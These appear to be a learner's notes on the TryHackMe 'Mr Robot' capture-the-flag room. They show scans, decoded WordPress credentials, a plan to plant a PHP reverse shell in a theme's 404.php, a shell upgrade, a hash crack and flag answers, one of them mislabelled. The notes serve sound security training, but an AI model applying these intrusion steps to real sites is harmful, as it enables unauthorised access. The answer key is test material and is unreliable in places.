
5/9/2023

Mr Robot CTF



Based on the Mr. Robot show, can you root this box?

Web Application Hacking


> Have your target IP address

> Do an Nmap scan

# You figured out it’s a web site, because it’s running on an Apache server, on port 80 & 443. Utilizing HTTP & HTTPS

> We go to the website, look around check it out, view the webpage’s source code, find some hidden gems

>Now we will look for some vulnerabilities, using the Nikto software in Bash



```
root@ip-10-10-26-164:~/Desktop/Robot# nikto -host 10.10.156.2
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.156.2
+ Target Hostname:    ip-10-10-156-2.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2023-06-08 14:55:39 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.9.32.3".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.9.32.3-4523
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ Retrieved x-powered-by header: PHP/5.5.29
+ Uncommon header 'x-pingback' found, with contents: http://ip-10-10-156-2.eu-west-1.compute.inter
nal/xmlrpc.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /readme: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://ip-10-10-156-2.eu-west-1.compute.internal/?
p=23>; rel=shortlink
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ 6544 items checked: 0 error(s) and 16 item(s) reported on remote host
```

>We found some things; The ‘Robots.txt’ file

NOTE: The "robots.txt" file is a text file that is typically placed in the root directory of a website. It serves as a communication channel between website owners and web crawlers, including search engine bots, to control which parts of the website should be accessed and indexed by these crawlers.


The "robots.txt" file is like a note that website owners put on their websites to tell search engines and other robots which parts they can look at and which parts they should stay away from. It helps website owners control what search engines can show when someone searches for their website.

As a penetration tester, you should examine the "robots.txt" file to gain insights into the website's directory structure and potentially discover hidden or restricted areas. By analyzing the directives, you may find URLs or directories that are not intended to be publicly accessible, but are inadvertently listed in the "robots.txt" file.

In some cases, website owners may unintentionally include sensitive directories or files in their "robots.txt" file, revealing information that can aid attackers. By carefully examining the "robots.txt" file, you might find directories or files that are listed as disallowed, hinting at the presence of interesting or restricted areas that could be targeted for further exploration.

> There was a dictionary file named “fsociety.dic’ and the first flag.

> Found **first flag by navigating to 10.10.5.199/key-1-of-3.txt**



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Question - What is key 3?
A - 073403c8a58a1f80d943455fb30724b9

> I then downloaded the “fsociety.dic’ file to use it as my wordlist for gobuster

> used gobuster command ‘gobuster dir -u [http:x.x.x.x] -w [wordlist]

>found a valuable directory called license and found some data at the end of the page

>it was an encoded base64 flag

>i decoded it using the echo command “echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d “


>which ended up being eliott’s username and password for his wordpress account on the server

>We’re IN

>When logged into the Wordpress site, i navigated to the appearances > Editor tab and looked for a wordpress .php reverse shell to put into one the HTML templates

>check out this website for php reverse shells: https://pentestmonkey.net/?s=php&x=0&y=0
It takes the monkey work out of penetration testing

NOTE:
The User-Agent is an HTTP header field that provides information about the client or user agent that is making an HTTP request. It typically identifies the web browser, operating system, and device type being used.




what is the gobuster 'dir' and '-u' command ?

In Gobuster, the 'dir' command and the '-u' option are used for directory scanning on a target website. Let's break down their functionalities:

1. 'dir' command:
   The 'dir' command in Gobuster specifies the mode of operation, indicating that you want to perform a directory scan. It instructs Gobuster to search for directories on the target website.
   Here's an example usage of the 'dir' command:

```bash
gobuster dir [options]
```


Then



2. '-u' option:
   The '-u' option in Gobuster is used to specify the target URL or the website you want to scan. It allows you to provide the URL as an argument to Gobuster.
   Here's an example usage of the '-u' option:

```bash
gobuster dir -u http://example.com
```


In this example, Gobuster will perform a directory scan on the website "http://example.com".



```
abcdefghijklmnopq
c3fcd3d76192e4007dfb496cca67e13b
ABCDEFGHIJKLMNOPQRSTUVWXYZ
root@ip-10-10-59-167:~# gobuster dir -u http://10.10.5.199 -w fsocity.dic
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.5.199
[+] Threads:        10
[+] Wordlist:       fsocity.dic
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/05/09 22:22:48 Starting gobuster
===============================================================
/images (Status: 301)
/css (Status: 301)
/image (Status: 301)
/license (Status: 200)
/feed (Status: 301)
/video (Status: 301)
/audio (Status: 301)
/admin (Status: 301)
/blog (Status: 301)
/Image (Status: 301)
/intro (Status: 200)
/rss (Status: 301)
/login (Status: 302)
/readme (Status: 200)
Progress: 9871 / 858161 (1.15%)
```

—-

The Clue was on the licence page!!!



```
root@ip-10-10-59-167:~# echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliot:ER28-0652
root@ip-10-10-59-167:~#
```


view-source:http://10.10.5.199/license

```
do you want a password or something?

ZWxsaW90OkVSMjgtMDY1Mgo=
```

Use the echo “xyz” | base64 -d
Command to decode the ASCII, WOOOW

After we will proceed to use Netcat to pop a reverse shell on our terminal to exploit the word press temp 404.php vulnerability.



To install GitHub files in a Linux shell, you typically use the `git clone` command. This command clones or downloads a repository from GitHub to your local machine. Here's the general syntax:

```bash
git clone repository_url
```

To install a specific GitHub repository, you'll need the URL of the repository. It can be either HTTPS or SSH. For example, let's say you want to install a repository with the URL `https://github.com/user/repo.git`. You would use the following command:


```bash
git clone https://github.com/user/repo.git
```

This command will create a local copy of the repository in a directory named `repo`. You can then navigate to the cloned directory and work with the files.

Keep in mind that you'll need to have Git installed on your Linux machine for the `git` command to work. If Git is not already installed, you can typically install it using your package manager. For example, on Debian-based systems like Ubuntu, you can use the following command to install Git:

```arduino
sudo apt-get install git
```

Adjust the installation command according to the package manager used in your Linux distribution.


https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=fc8b31f1489ec07b&proxyIP=10.10.68.165&resize=remote
Applications
Places
System
Wed 10 May, 00:26
AttackBox IP: 10.10.68.165
root@ip-10-10-68-165: ~/MrRobot
File
Edit
View
Search
Terminal
Help

```
root@ip-10-10-68-165:~/MrRobot# curl http://http://10.10.5.199/404.php
curl: (6) Could not resolve host: http
root@ip-10-10-68-165:~/MrRobot# curl http://10.10.5.199/404.php
root@ip-10-10-68-165:~/MrRobot# 
```

root@ip-10-10-68-165: ~
File
Edit
View
Search
Terminal
Help

```
password.raw-md5
$ pwd
/home/robot
$ su robot
su: must be run from a terminal
$ whoami
daemon
$ hostname
linux
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ 
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.


Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is

Question - What is key 2?

A - 822c73956184f694993bede3eb39f959



The command `python -c 'import pty;pty.spawn ("/bin/bash")'` is used to spawn an interactive shell in Unix-like systems. It leverages the Python interpreter to achieve this.

